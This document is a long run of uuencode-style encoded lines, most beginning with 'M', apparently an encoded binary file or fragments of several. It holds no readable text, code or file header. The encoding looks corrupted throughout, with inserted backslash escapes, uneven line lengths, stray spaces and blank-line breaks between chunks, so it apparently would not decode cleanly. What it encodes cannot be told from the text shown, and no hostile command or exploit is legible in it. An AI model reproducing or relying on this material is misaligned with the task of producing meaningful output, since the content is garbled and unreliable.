M_QZ]2K51&'X[J77&]XQ6<GJ+!^C_GM/I!]Z;'L:;5F\:)V@%6#RHQB.72>TF
M]_<3Z3^X\Q6GM]O=>^F.4";SM4B9\$0Z'%U=,&\$T8SX%&C7HN<<D":IY?MO+T
M0M= P^UMXSSMMJ_12!K+@>/\G.>;_9\$1: +5/@0UJ9\9AD17T#!\+:8MRUQ?_
M?9RIYO2'W//\$]-K?ZRJ";-=&'N6UAX]K<T5Y\$RF]9BRS8SV3!\].!:!@F/^E'
M0W^QN.2EP2KU^L-VP_X^!)9KU:OE0H87G.]WJ99^CR?G#ZKT;CO>&___^_B-#
M5C-TQ\G'2_1'BSSA/%K.ILSKNS\$LI89F^FM:1TQPA5C?Z.MRO9LK<@\$'K=7
MM?SMY5!16Q\$->:FH/5JMJ2L5H^W:35+Y!Q>#O'DL1I:I]+TWEVY0!M.8LRD&
MV>%@*,*VQ+"))6N%^(OS*: \$XI1LOJ2@&>)ODGK;+!:U&,ZLVCY3,M'B#\$FZ<
M663W,<4*!X*\IO^S;^#4&[]@Q>^'=R9><R&G2'Q.)! *MG1:TAIBMT-BS4L[1
M#3_S?ARL!,C&N[!1S[=HE3@G1ZWX?"\$<^E*[(R/-Q#"1CQ([G4X@)Z(K!O85
MZ5!>VDZN)W93"7[1#SH?A[4*;>VRSX1I6%\NB.I2R77H\$T:Y4A-C9AZ%3K-
MP_9%1G=' .KFF1F;XF!9[R>P99L2OK#L<T*^<6: ^R->(HE4V^PM7@JF5HD(T?)
M]+VJ]PSO[BA<Q'?3]'3/W@%;W]O=2(HWPK"]31;??9>]D]S=6&1:6=R9X],A
M\8UJVD)62D^D-\$+!Q1,"J^ .3/L\^E8FW:IE?B\$%L^FCX;A]?QN-\;D9\28Y
M# .9'TL4#XFWGIE'-6*ZJ-<LT:::!:S!EO7@WIFYQ.\$4ENKG%DS^I7^I^S\#>+Q
M^9,1H9#IBR@MK29N3M.MWY:\O\+:;J?,)Y85]EZNHG7TAV7V=J60J[;:QS\$Y
M5!:9P_>,2)M/7=V+WT_0UI[-Y%;F'C]N/'DU='SX2H89YALR^S&0,5<*]UA
M" ^3&[B<.4KP(^5>(-\3<!/ZO))X;-UQOD4P1/*:T%M5D7:X&4"O+TP="Y:UR
M6H"B-\O4.[S0:5ZDWS\$]7C'\$*PD5C'=BU:K86M^6<).7O/&-*]?-RL,Y^U
M?B*Z&YKWZ6(:E^ .NSGZBR9K**R?O_ZG=U'A=7A@NKL,4E?SVWL'DP(]S-&>-
M[Z:2+%_\U42K\$3U=H\Z;6S57F]?9JI]7=G:8' ^YB,[Z[_FYF;>]!(H5^-K^S
MNE6N:F(#^O9<^I-5U/FJY8KE;*N\994U!=LJTR\1; ;%8U]Y/H@J+LH4TEJ2

M6!DC,T6M1=LFQ"MQ>8&_)6]\$\$%\0%4K[EGMO)M?FDF";@6G\$XLHD'B?5,.KF3
MH.X)\$L\=RIBG\$>,FA4^A''/;/%CQQ3C3+)UPIL\$)F)W,P=[AKO%86#@XE#UX
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MS,_30&RRL^4@.3,VVOW^=RWSS*RNKK\$5^=%LUVIR?XA<;Q\$# '\$>LAP,6XR(C
M-XSLV&U7\[S(>7.EK,T;ZVIG!5HUH\J@%6Z=7WOY.\$,L)HLWNONH@HI+'3\D
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MY6AO?2CGP\LK[@(\$YP)\$ (PU'AS*D2LN.-%!HFH."7)Z/'9B/5X!VA=8;>8QD
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MQ%,M0O'+;?JR,,1NMI\$^D;>M@MA<)T9#O!D_E,-88[Q)+P-'F>8U;HBW;_D@
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M0]Q=DD=T!L6Y\$,M/HJFR)]P*6BB6[&W#?(LRU!-X[D@%R75:0IU_;Y!(E7
MI\$CD=RCZ^5R^7"FWQ-")],<=K%&FN"X:LP%S;E9NHG.BO8JH"1VQ'BV65NE"
M)R?^M//PF)=D<_2*)9,JGO#>B6]OBRH1";N=WTEL)'_%5VYY!KHYV(X?;,G'
M'T++9MM.T,N&_!5:44!L^(2'9X^X,_'_M_?F[6T;R;[P_*U/'3/'-BF1%'=*
M5IRYM\$390*-M*,IQ3N+!'0E0PI@D.'2I)1/?S_[6TMWHQD+1=B;SGG.\$YTDL
M'KTOU5755?4CRKN'U@'?F_^^^5S**TCI,A8O5O3A1"[>>JW=VA,U7:C!\]EH
M\$QC;^1S'#_U/1/?)HP6_"^D7"!VBY'CA'+X[S&_#O(U0L0+S\$V\6:'-SNVS
M[H_V1?^<4)WW]RG,7+E,)] =2&9'"J0*"O2</>VB"CUXT6*!1W-EQY[U]?G(D
M"MQOBN)F'1U,D!.5':N%=,B9H';\07(]Z<5%[6L_4AS*G:*H!V\9G<V7*-]A
MRVEM6:1Z2HS&!8J*)KFM-N4Q%C#/" : -9"K\$P3R=;P%?.KI<W&272=\$?S'" -2
MP7B,-ROL%K?TKI'XN:Z_9!-1.#3Q'F+)<D;:)' ;Z(\$,BU=4H85TV^X3"@JM]
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M^V7X@&LW3Q>/+.,":YO&C%\9=MP[,3VAJB'/857BGX+DB'%\0!XNIHPVC2LT
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M@:SMQ<;1]6D)XBWA,O@SA(\$&-E^Z+T3CF39X1[W#@=ZWJ.03VC',)8L.H-3'
M8@L&/HW5F"P>VMVY'NK5_3#H=\2Z-VM/([O/8U3#&ECDZ8DK79YYP^=Q2:B
M! .J'2W\D#GF8A'-KCAI&\$D'G'6QE/M=S%*,NW,4*<I32N@.! "%DNR']_C)S%
M'JL\$?ICEN.*%6*QCB%<T_(!V3":H7"'^S'731QJFD+HJYC'2&Y*=I9&F=J4/
M-=V]\$UL\$U8I>2RMU;&&>SFMFF6'!D#F_N,: 'E!*&FDS@7=]%RQ:F,\!5(6\7
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MF72;'E#^VM^ZQ=\!2[L2Q"ENK7T[11+([<[3[&@VQ&9\$R<2VLC?W?BC&[-?
MD^':VO?!)1XXJ23&H)MA=)]V(NTZ2!%68BYT'-H^6/U=&@BCL!)1Y0PNY>'\$J
M4W]7,]0%&IAYY\GU0+4V0_V1;>O3LY]N:"O>B"]C8'+N=','/+O?DWJ='KV
M'#FY@?WN/V4I\F0\9F\7O"T1&FI<QG-4\$JWFN&99)P9K' 'Z*TL'E"H?#:7!I
M7UT<=09=(*#4S):V&"] .S@>QSZKRRVD0\/#(%8%+^#TB)H'C\NEZ[XU0=8M0
M@=1&.'=*Z.L>RKR%^\;HO'\+K._Y^>!= [TP:MRN9""_/5)>LO%'5&+)7LHL_
MG1V"6#GH]A&QV!R_\]42UQJ;"N% ^7WA(*:[1:'*Y)#]P4?4S0U_K1,\$@Q5^\
M(/ ^VWSE49VM-EGPU&PG=FZ"YT@,')VD&)RR,A>_:9_2HHG=W+=7LWNG%29>.
M':EH.X\$=J>LYR9,'R9=.V^6)BP\K#4#W<H!N&'O6+[B\$2['=BA%&@,,AI&)+
MQ)C;(WF9>&C7&RTD#A44+4O0\E,)FSZR!*ORS25\>QM0)C5*.)]Y)>!H^0##
M>43Y<H4>7LPR)\$I'B?;;2D!Y^-M*'. :O^(TEU'0/EO7KP9\9ZR^KJ55;8J60
M9%A<4W:UE;[8HK56V]]DM:Z;Y\W6^YH2:LUF1@D4ES\$S@/026AN4L*X-S6KM
M6^>YHB^5KRNAUOBV\$C#F^+>5@'NJ;92P9D7ILY&]6NLUL=9JU4:[L5=O-?9.
M3HI190M5XIK5BF9V]4J#.XG\$FUON,^_: (3=0P<?F4?YT9B7G&B,^Z-"5^+V
M;W^# '9.]4C;=<]DEM)K->C.U!%ZM64-LEM!:6X+UV*X5(]DT1Y),23<:24O-
M9CMC'/393*Z4K[SDI.=K[QUY"#AWWR,&T[L/F!' ^'34\$F"JR=1.=CPZA[&8\
M\BUWGE'=7_ ^HVT]4@;.-E+&;I,(9#3<\5]C3@P]' %D7?>#YR->6+\$96K**.
M,UZP7;O=([M_ICD_ (DV+RXITAR%\$B+E#ZD0J^ ^WA(0[42R=*6\^ ^79I[BQ"
M*1Z:=M]DU)TFL9[TS!'S>]5]*9]W9[?^ (I@1\$ZBNIZ0@ANVQ+M^=6KTCFC0T
M9T8=,5T('O\YC3-PD-;NGKVWWW?ZJK*<;9,/ +GSJ'<D+_2RM,=L<8H%OD'
MR"HE<EB7#0KC]1R>=('2FC6)>OC3Z?E1-Z?QZWA?=GYAY!#IQ:??#]=W#OV@Y
M+M"FX'*0ED-\ZIX-M/1'W>-N/[U%_.GXO/^7R_Y[.0"]68GNG7%S.PA*\$HJ[
M9#A+4.5,(A):/8!H"U-#3@RQ09!-O.Q%2RSWW7?P,];,[[Y+-%3/8^0R&DL9
M^<85Y>P9]P<O>\$&JY6JY^\$#<1BC/C1VR>/?(+YY,Y%.NHH\ [O1.M'97[L>=5
M770#25;IW:/=.8Y7HJ[3R\X9ZECGEA)U\$UL'DMC=?O\ \6I36GI36CCSN".XN
M%'08-6"^E'I6^.\3V6Y%8+ALCR4LF98<H@MQJ!8E&_X-G'1S2+VL\=JYH0
MT+3/\$9W8ERJ'8W1M\$=5C*#=EOQ!=-+ZR[KR70,#N') ^]!EC!)JY+6*\$L,LTG
MJU!8;J"[@+H3TBI!]<L<)+35/+<[L*'VCYW>0+]SK\$0D5%V3R]JT2\4B81?C
MU2<>8:C.L:Z]F;='YP:^M_"U512-1GD(?2\$012V<T&N-.A9(:KRY(U&R7%=
MCC5.I,-"F\N0[+08KSC2H)\$AAG9-PWI#OB#TZ7I'MZ!(NYOG:_%(5U(EJX9\$
M@LZ1G,UFBDG!#5KDA;&^L/I:W-) ?^ [>LVD^U#WC7.304#'24:HHVY:^1.1JY
M5;C2YR1?^QLIM7K_V:7[R4+9.D5UT1!5"1CNA)6"S(P<F(>WX3\\$,R@T^7LX
M,V'`QQ)P*Z@01V-#*"Y\$5"S28/(R\$#YU=N\,*%:_ ,^B=\2S>XQ07ZGZ'#Q_

ML45WS@,MR6!RRQI`3#)!^"[]@L\GWKT\CM!P1W?"0<L#\K[AX>#X%SP<;,=#
M%#D+L4GO(!_ZF@]W/EHA'G9??L^).,M;Q:N\$A38&\$^Y=UO)[_K9RX&PS9F(
ML01PQ`9`6!`" &W5NX5+<'=#HWWFPUG\02I`U5WJ74KGY"2Z"2/RVA!VKZ*R
M#G3+]4JK.5GP\G9+N^F]? (=F>I<#O2BG.:PWVQ6I1CK\$T/ZP0J+;D>M@B4\$G
MR`]JMEP\$P\$^M0M2K!W,D#RDV?--;A`.0;J40\O>2]H]N#B!2'Y_VN/>B_I335
MM!1OKBY_4G>+\HJG(O^1@ZWIOG#:E6YJC`HU<0D.1S301" `4)32P=D74&<UX
M`KTGQ96=LZ0ML\`2\$ _N3*[UQ;LF-3RAY4W1LA^?ONWT,-7]^=O)39N/A#\$/"
M<4/GY`KG@J(+L>J0U,+HYX74%\V7EJOYA\$V`K4X8V08K)\^0C0B*U"6Z1%G7
M+[Y+H;ZEZ0@I^,KYU=G@ \I&A-P:7@>&5^1#>05,(HY#F!%E09WD31O<X;J"9
M0GM3O!3!!1WJT94BLSY(-EY-^" (UF-UZ,Q_JG3!5F`+U8MLA.?T\O2-EP+.,
MC& (= *^<"9<^I0\N97..%<TT92AZ;\]P]1[WSHYH+" ([MV<QBUUC,FS!W-]T[
MA(6Z^7)3T_>]<64X;+E.NY)I^AXK6#>`!WDXPP"^^60`_V0`_P<:P.-M9DEG
M/9@,L?@8HRA?81/_N)D\S&AGYBY@U[U=P`Z%40NM[V%&Q=^Z;;RR[]">S6SJ
MV90-9"/K!<HGZ,9%ETK\$Q:>T0&PRIG8D-A`C"\? \5(71`G:9)?K0FSO(@DX>
M2OHR`H,5L,E"R^#252Q9RM;*U4JY4K9Z:.-+Y)&MI-\$5>UF2AK?(>)]KX@:
MYZ!]&A^50>2#ABQA*5P^3)+D7UQU+S`6P@C-HL2N7`CHE2!%!6CZ,I2?T"%:
MEV7H[C4:BTRW\-"!,ZX9QLDFWI-`[!QRC\$Y;0H@C=<"LS@PVB\$-79FA<&=Q1
M?`DQ*I:PH&;Q8KY:S`.@.\$7RDC@2?S:<_ ^4KA_3&27304!O&Z/"I`OA3",^+ [
M\`'<#6^FY9L?XOX2TD_I48<'TK>][_1[YU>75N?J0^DU^G_9%T.KHZ/'] .G
M27U9QPIG_GP.#(VYF-C=S0XG/!`^ (BE/1?B"!<ZV-"/`XY3Z?^?Q\$"#;XI"9
M&5M(TGD+?"FJ#(>HAI.QGMG:3!E"P* IEN=MGK:),1=0>EB(:O`1W,^)"O7NT
M\$PD"/\$QP.V#\$@]` \ (DT6N#!Y&*%!VOK-\$)(6%Y7GDN8?#XCD=7":>QUR)/\4
MREV<65LP_8RG.37^NUQIL\,'49QAJ7=\$UHSB*7)@66M![48R*R60Q+M:R#
M#I!?\$:-NDW\$9&YT&8O>N0K2:T)0=I,(MTNE*M\$8&CUR2>I)-4;UK1-]-;%U_
M]G=AJND[![T2EF\V&;.:.,6;^..^S3R>Z2>(DN6A37TK1.EX="FX?5X.GGP;
M=0C]) :.OG_6)`0Y@Z-E`+61]V5/P(ZE7B)>6IH.D<3`41\RU3H"OR,V(!=46
M64ZPF&% (A%.JF4FU2JX6,F*G1LCB0S>X/\$%U45Y3`96LJK%*D*8!SW\$+YPI+
M[G(:)%<J?%<54AL#L^%HP%9U[/ER<2`UQ/=H&H6S*;6QL*3F;+>-AP\`N7`]
MDQAXDS\$:6)1`&AMLN`C`YK-H_?R#U3TY%M:E],[* \THM6-]_W-IQAGY65FQE
M5E:L/3IO::7@!_`*A+3+0,R.3TYZ0^X:>9%;@URGC`;Y063W4U>H9+74I@VY@
MDI28KC1H!1`M-N36UTZ-7,PVE0)S8V#LJ:6^N+7GOBNGKA?;F*2@RZI&EH.[
MV5Y,0^NUTE+(\H[%88ZWB1-`&:D;Y1\$\8;0A\2?RZ_&OVL:4[M`;6CKA4ZV2
M1UM4+8/"05JMJ`4E"JM*I4N%M";H]%A?FD7+_+6"_*V&O8S^*L@!.4(9E:DN
M*L+_%_8U#KEIR;T2`T@WL[0GY^LD1(V=[;`NT@?W3C3TR`QTDWHE3@S[(]O`)
M8KX2IPF_ "Q;>XDF=3#P=PBXBU,8:ILSU7W]AAR[;?;EUH?TL?&JU^1XX5\X
M7E#%E_K+;R>C!42SN8[-(2:G<SBXZIQ89*%TVCT;H,[Q;#V+HV_:U9QNON",
MD]RH@%(A.V?BZ>B(W&#YX\SBW#"-]8%#6BY@=\&0>;/;O`9G5B@J@K/-VS!*
MEC.UISD>`X;0!)[0%KN>(PMP9E5Q# /ES<2!`?8_G.,O!E!O4!"UE8/Z`"H4" I
MJ@AYJCX]6XBW*D,&Y8!Y6%B (C=<=J5HC:2`T1G(W5)/X\T%4OCR9(`4D=99Y
MSE"D\$`I%JV(VW\SQVF*PU\$*I6J#KI`PU2HX`NPABIBNHV7"4^/, [OD`H(L=J
MW&&SZ\$,W8FKNPD#ZR"K.%_DL9&:O\38+EA;%3I-+1[98SIK>\I\K`]4XQ\8O
ML3!..>F\N<P5M0,W3CJ!5HP_R+(.,#@162U5S:F"P9DO;_ "FQ7:62+;S!=2L
MP32CB>X=Q3I;D*4Z7ALM<GN8K0JCYA` [[V<BF%!1A)E+/+;H>!YE%6XV(X<
M8*N\$>DXX`&MB@B4=E<+I;KEZ`?G`DIF?ZLAA,:8(M25)NI4Y]Y&&,7:R0G
M(F&Y#3Z1`@7512R4\!/!E[?&40XQB?*@I2#W*E]/YSXV/VFY]ID]X040>.5"C
M/T"-O[:6:&W=>2_176@`ZXFBPJ6L-5RG8OA(D)Y\PM"#(?`#>A\$X+YK7;(PG
MB98H-A254U[>O-`L8G^*5J.`B+V-6.MC?`E3,_@C7XBZIIY2\$11"=ER]!,J.;
MS&#APE&)T)JR!8(7KVH+` (K"HPY9(L`WT%XBU&%GN<)[1WOL_ES[:&SUFR"8
MPR<Y7+`R_QS;B;C:M7[&^TCTHV;0CVZ(1Z4?WJ`2\$0YZC%G-5U3\$]<\$ \$7" ^<
MH2K)J.MDC!WX4LBQ1]11_.0`_ =CXRL>B*(04\30`6!Y+`7\$:.O?G7A[S%:S?
?M?X/<U;Q&OWZN0BF<`[AI()7<A[HDKZ-) \$`HR9=0Q-;(P<VH;R:JBCU&!#9,&
M/U-IM\$FC\3K4F>&R=8CU&W?ON,UA7:+=N:=WTHJQPH(Z\B?N1C1QA<PO=!<?
M^RJ&.WIMK&5%\$*G]% [1X] (9Q&6*,C5%(WS8OU-C\$5U;36%F`P02O\HVE(UA7
MU)H"P17+P_5%D`1J"=-57`YZ(PT6F2((:9U65;[U6#O`0BP97_!^8J.@>,^I
MCU`H;FRM4R_D`JSH2ZZE+Z&,D9\$9S6%I%_2#*2+EJ-G3A%WI#HI77\$C:Z6H7
M./ (E,IVTK>)(JB<UE#01_Q-!,<0)OVWQ"6E%*O\$O#I!&A.^<`JZPM%P4!BZ6?
MQ47AU2%.Q6F`@93\3Q3BQ2&]@UB:)QA14<2%#\$TBG5XR4@/YY?LX8P#?S#-(
M<(>Q@^@SQ("0W;1)?^I,[IP`O!Z?T\ (8^=PQ-`5-<J%>(5A==`Z!WJ#IXPC
MVC["`W8Q*UL7-]Y=V7JS6AJJ*\=UR:TVE\$%3*&Z9YY:M\$SH>@&9>3SQYL%&4
M3#3M0`H+RQ9Y\$O;W^,?*"?W2:N:C%C(: (CD(R/2HH?H!%])G?HA??V_M\3J5
M;UYH/&U)\;TH8RM=MG+`%GDUF;+WD*Z_R4\$=PT&,%LX4P1)9X2EZ([HN^""\`
M[@\US9ZP]U0#;(4<=LL9+0*`9%K-LE;" :X,]3SFC%;<IL_Q-K=^/.SLT\$/ (W
MC)LV;-6#^% [4;APD0X4:2E2*BPBWLLAW95@,/V)76!?.&G:-U*3` :GY_1\$I
M&UE!C-1)Z-8"NN5#GUH?J-* /K`WUT4-^CLYB1:EH7L;9J," :^HN#N+E23O=%
M@WU7ZE]@>LGEGB]\$"-V%=,%9K&&6<H\$BMID"_;`8\$^2+"2E>HS>&RF`9YR*C
M<S\$VR\OR7*!(O%9JA;+0)>"4#L4K1@[%5)%. `1)R,S"A4BN83"&?>T"[@8U#
M:Y5@G#?;6B!:GO\$IO6\^Z^M)4\$,A=/NNN@M")V#);96M2Q\9=Q7P!.^,6.."
MJAB^0I1A8LG/Z<`ZA-9>PK27!HWD.[QC)(L)XD/YA)5GJ8AQG37K">V3" `J(
M` .G873>+5JH^Y"3\T4G99:ZJ%E3#S+#!@#ZB`/\`&F@*8"AN^?1[,7\$8QH]P
M8GK`[K?-H<4CI+@)&;;0U"0QYU&FO5!6]R!B]16C! :?S4?EGRV\$A"N)H1\$F4

M?.4N5A5[F8B9N&&]6C519\$2CHMCKSX;8S.S@V)6"9*:0X0X\$]86,J3VAO8;
MK=:XOE_=;^UGARZ4)6J&&_N-I\'%"3W8;?Y3=QGK+#5R>\'7,7\JR,7H#^8(C
M1T-9?Q<;C=@SE.\'@IXON93*2H7IM7-<O7:C4O*W\'EQ-_2"^W=F3873SO]^"X
MMU9[!^;;: @M>KZJMV&O4JENK>NU\'#C-U^.KZAIS@%VSP,<.H7,\'SSEQB5LAL
M#[6QU^3&HIH\$/Y<@<Y\'*3AV5C(8@#%=5J\\$/3!F4^GTQ60E,T14Z60C("\9QY
M*,K3NJ"P6ZB:XYL0:8+1F[&AQ4@87JLF86-9EI\'L,B[,ETIM1GP2_N\E?<\'6
ML/\'B^4RZ10E1J&@V-P^R@R,\!M3E#5V.WL\=&A81&"U+NCD]QA,<U>0TA^(
M-)0\BD2?HA6EK*+,S\'1FXUS\$;YI.B\$E03S]S)"JR/^A3WBPu@37G(\'SX([
MRDWW3(*C)0+I+T:K*1JJC%3\I)ZL=<RG300120\'+"P"=T\'_,M]=WA2M;2\'^
MV^9LD\$T\'4N=/,S3D\'%88M7"D6\$"R#)N([Z8S1"O_6+!8"/+)5GHC#WE0P3_
MBDG#ZQ>YK>+1\'4"3\%P%SNB!"A^H;P3BDN57%34P\$3109I\'[S\'KUC2;WF14:
M&TWN,RNDC::]IEJMD*J-*,1I[\R(=:[R]M.T0:N)0]_\$_%\'BS^././_,_KRQ\
M63!R=#YDYG\'XQY!R1\' :C&)<MYH/U8^>BVLK;]U"(LI\$\'\'F*!3+)\$J1>^*#N(
M/\'PH0%WXB81>ZS>+?X%PMU=0AA"%>\'WU6KR&>BVCAGI-JZ\'6,*K@G\ID@S+H
MK7EA5>XKE>-CY\'JR4E)+14I.&V\W+S6\SDY>7]J7W0N+_5AQP_]//:&?7E\
MUGMNP>]"2L#*S\'1J[1G5)"9]\'MG;WO\'/W&LA[/."1;WW7U*\'OR0FEPO#Z-8
MO@&^H-?M0V.HR[;MA%-8][<!RA(3+Y_+6:]>O;)R\'"PFQV8BD4TRJY=H,C\$S
M6?\'Y,YMI1?[9,_Q2).L2+1-POEJVS%QL-I.T<A:G9<+(6:*Y\'\'>K@%TV9(A\
M7F.\WVSLU;Q4AE@5IW\'#36*&OWM&Z"#P"9IZ>\'S2>7OY.H>@1*7K:W>8L\J[
MTLG2@W:*6R6!UTD,BC>C-Q\'&B9;L>OE)S^1.M%\'WLQ\'E9V5\'\'=5&KQ-X*5\'Y
M<] ^+?GRZG6)S"3RU]/<]<Q0UM!5EA0-#D/9: #:30;=1\'C;UJVRV7*X[G5!KC
MZMZ>?"7*0FIT\'-_43#G2MAO\'RX?\'<,K"EUD_WY-@^O^R\Z<\$ (P-_TIWWYT^5[
MQ#3P[M&1RUIC[Q.WXC%,<[88]8\'TO>A!*6Q/0=)BJ\'/@EJAM]3V"8*C5]RO%
M:D6+YT_2//;"AM[8_A38X?P(75SD!3Z^L6<4@\'P%>_X-@K.([#\;!Z4?AHM/
M?^-JO</B6+_RVO)NW\'6\L866Q3)N31*V;K\$7D% ^4B._X;ICJ0>XH[U/%%G"U
MJI;YS6PUA5<[.P;2@!#AL5US2&EM>_,YE4Z_=BQ?@P+\'AM\'GT@]SF]B,UZ^M
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MB6]1I0H#P<,5K9G4#-%,&9?F5,:!O"8=3PSEV,A>>TN2DCD_KRFT3:<6#^H
M:78W:;72]8L:H8C\'FAV5;%P6Z\'4\UNK/CT_1C_W>H(N-SZ)30\$[1L3Q.I]1K
M0: ?VZJWV:%BM[P&=:E=K36??;56RZ524/4&GHD^\$;E(E0H7_Q.%8_N\'_,_5T/
MU<0Q-) :Q6R(UM0!B\$43K,:L\2_**AR?G9UV[=Q[11/DF/MR5^SUQRO%OO!)D
MV_1\'VC439>-C5O:GA4\'MV*-6NUC3=R*25:*J;F"+4:B2:0RI*F\$)W/(.!)1
MC!+#&575]J+0+: (2&\9F%N21V[>7J\$_-YY%B47JIYUX&]DT0+FURM)[DX66M
M4\$\'8\$2Z0;K:\$X]9WUY>8S&OMDJ/5\'8=KTW^62M&>1-/9I/JU"2U6_ZI;QP<
M#[SG1MY6U1??6<MKNB;76A%+@)%\$M\'1UI=M4\WJ6L)\'Q6:5%*\'44,CE88!0P
M]C[\'P,V+T8V/<1PQ@H!Y3<Z; ,1\WP7CQ(FF5\=H27["])\NR.[;SIC\HQ\'O\
MA@\'BHS%+HFVV^&/ *9-&U,&;/6AKP#T]#5.+GZ\$]@0+]B+:020%G>(\O!VA)"
MN[8^7=H\$0Q7D!QYMMOY\'\$OSZ@EI[M_VK,-_(Q=\'OA2:3\'1/_S6@X% ^!_]QN
MMY[PG^ (YXOG_PNQG_-Y!/\Y46E7-/R_.N(_-UNM)_R_/^ (A6%>^12+S\'YQJ
M(;TKC. \'4\'&@2M"40M/3M-DNQXL7\NZ&A!RJ\$/ ,;V1UX;W=P\$E/\'KQ/\'=WM96
M.JW\V[!TZ\S@]\'0TF\$N%).U<H[97@M%2,J[; \$F"]PEX) ^5!, :<D11-L,\$:]J
M&,"@A:LY>A\'A%1T.*\'-K"U>G+<L83@K-OI"]S6BSQ.8<QJ\$[4YMN-EF"5\N\
M^-)O">.,B&:J-@I3G#N8%S3=INOT&V\RW\H)_&<H%PH4\'E=@Y\'CJ+\'F8)@&
M-=,JUH[64W(1P!L(BRY+H+<_>BID]2J4ER<P(9\$)Q4Y\'A+!OE:C]*^&8?Z"
M54-XO+K*3-=O.<BOMAHEO"2=4LU*A46\'O\'J%.8&M_#LC%D==BU:2WDGJE0\$W
M31C\'U,AWN,ON/*(*UB>0^KP)81\$KT[U1,/ ?CESR\$S\$H[; &[I7QGO8K>WM(6S5
MTM0#&D\'U12</+%)8G*?6(^W,5Y\'80KN7"--L\'9Z=,?D3W\$!QZ#3M[=+KC4+
M8%\'Z,RQ[S@\'MR5XFE9)MJ3N@FP!O9/\K%+X&Y+%Y<OXV5[1RHL\'<:H?_2VQF
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M9!.@H0)/(3N[R#;#D\$YSV%./]"F632WT+\M&,C%NLR=L\/]9SQ?S_U]PULDZ
MUO+_P/@#MV_R_W40!9M/_/\?>R>^-[M59KW\'9\'>_K\;_C/]=K?_/!0#?
MD1#@D=4IF_7.EJ%-?0KL<!G,-<TH\'5FC?XHT^6:)/H6PQ"W!(IX#>_&=AK5
M2K&6\'J;^93CBZ5;#]"G-;;Q(QM_T69F118;>VLLY-LI3.GIIQLOVNS:-!:7@
MX7^!%K4O5!TODDCDFH<:A?..HW+^I5"MV";SH-C.2!FMU/<WL>3/S1@WWK!UI\$
M%GIP99,K3N[G9Q^MB_.3WN%/UOO>^0EY=3][]@R6++&P?0^6Q;-?9CE=F0_%
M4P%,U6VT:573E;]\=S4X.O_QS#[L((#-N_/_+@?W7TPN\CAYT3VV,XSS0"V/\'
MN5K,ZC?9MT[C%\#T[78ZM>=PAHRR.O3^]-2ZZ)SU#K\$G(\'0*W!YDP\$S\$41+\$>
M/OS+.U6JZIVR9*?^.)AZ6. \'=X-W%(@>!\Z]+S)<%WF^S6Q&B1&;E]8H7Z[-;
MH\B):[=[]6#6<&B>V[UGD.^."Y+]8,W4J@30"QTC,)G6NR)HX1\Q.?AK4+T
M53[.,ICZ([P=R+^@?NB8]S_K/VPLU<;@6;"F"A^+,*30K(0-N0S[%\$>KW]!H
M9ES;:WKMN9KMS;0B5T7J\)'\'GK,COSDY/#)C/S)C/Q?\'/[OUKE>D7.DC(-/
MX,K^ \N,Q_ ^%1N,1SKUI-1Z]CW-RPN)8AE^7FX&-K>.Q<][CI/=S\'9_7LG*L
MTW*6T&1@CAZ-"[?FV?H66\'I<+!1+5CC\ "9].#2"*C(0)<\'M,\)O\'87X>CP(
M!061CD7/6\' ,.HD1,T#D]#U3\'DUZ"&\$[=^82^U^A7#*D>?F5[:PP<LF20\'SC[
MD^"T>#(?GI^<])=7/G80=:US=MFSAL&]\/%&DC</R%EB]C*TVF1O?M5+1)?O
MG!W^9+\Y_Z#PN21VNHS2+L/CDHL\'@J4;(/)EPP-O-<?@P4.TZ>=[6<2!A\$R
M!2-*XF8G&/\'#RA,\'?5:([<E@TXQ0WSOM(IT23S6*6#T0+2:?'@U+D\'+@J6+Q
M@]F\']&J\'\'3J_.I-AVFN5V/\'8T/*,MZI\'[S(@Y>5>UTS9UR\'<4\CXN%UQ,AG!

M+49FQ<\2-NU9K>6`^E% (# [JP (D8@GP:*BLF_HBKSB-TTG9=1I330M=K8?X%
M=C2N"``Q!TQ'!,2:QU5*!X,G`*?QM:``&.0R@AL1P5T6B;9%</?1'M]+^VR?
MG`N<E48RWGZX&H:57;B,G\$-%G'UGB(<;<'H)['80N1?6/3V,V[.=JYD.%O`WP
M\!PM@)WCD/\<SCI>@0YV_Z[#?6GJL<WU! (?)SN4[2\9'9\!:&%N2'J,V".1T
M!BNW7(YH[:#6'_FSEP1'^)*1CM-1L\V1KS5;Z0GLWAF-2@HF<'12H5@9P@<
M@96/@\$D=0?R1Z[H+BO!*LCWX2GCWH`%6(/"0,A'J.Q)T9`J)[]&)(RY'(Z0C
M,F**+S'H_O: "+@BJZZ>?MJJNA06LH2BQUY3+24:9S\$9!E"I(HRPM T8<59\$Z
M3V\$6\`"1W">BU8LYE5\$CJW04Q('G*;5JPFNK)K?9EG+'8B?J.UB"PE?*%20D
MC^6W"TCAW!4Z%=6*5J-H[14]>1"Q`Q`]+UA00=7:'M>'C"OU*7V<HD;A.+7E
M.8<!(S`D`BDLT)U80%I/Y%;\$`\03C_W_I6,^#%L7[\J9/0]YB2SXF I5<\ZUZ
M_7D4A&%)C/PU,Q_6W,>V%J5LH`0UO%KED`-W@5P)[\$T53A`I2,0;8&]R`0>?
MC3%_>=HY8?1.Q#].?C_M`O6N3BU+@+PF\$YR@!1FOJ:;;:VUV\$#RY-"%,6P/B
M@8!WX=BL`X<L!O/?-Y^K`"="`Z3(6+U;T08*, ,OZ:J.E"#1Y:*2#I_.0SR/@L
MF)5\$]RG,)GX7HC`0.@R,)D0%#`_ (W`<\$LY)8``3_-SC7T.8M:W]?X,W+>;"
ME`%.E:(U)^2)?XO!]:`R= /CZ\Y,C4>#^(_#U\O)?L#[IQ47M:S]2'\$JAHJ@'
M;ZF%_T1ICUP%;R>#+\$9V/4&N:U*; (VS@!G/.8%FHZBIDRT!')91(DUW-, \Q
M(A6,QQC@#K<"F5P@ \1,A;:U= /#0)M)JECK1)[/1!HD2JJU`"NFSV200V;N*S
MP]*9\$MXTD<`X;1[=K&9,\$0Y4M`02+-&:7I(&L18\$GJ\@`3<+U0TJ*"(*9E'
M.<+9(^;RFY\&<K@;L<)`MOH:3+L.Z4+?NV='!HA[\N0CP!82<F0[(O1V`>0B
M,'0JE32FS,2I%TQ9.E;]0-@8%-&F\85FK)(A:J/U2*A4A(UL&)YAOZ^ \O:6
M\$;<5WLMRFL2V5G#W]"^CX#12/NL#F8"^C@.F"R2<\$GJ7R?%,Q6CO`0[TOD4E
MGS#4WB1:H"0ZL.R2!M&>*![:G8"[ST]&S]A[&J=(8%VL-\D"B!>@R0;DN3CD
M81(.&`Z<Y%#A`T7J,D*#W>Q@ARE5*9%D!\!#YW%`JL\$?CA"42\$U&9RA:\$0B
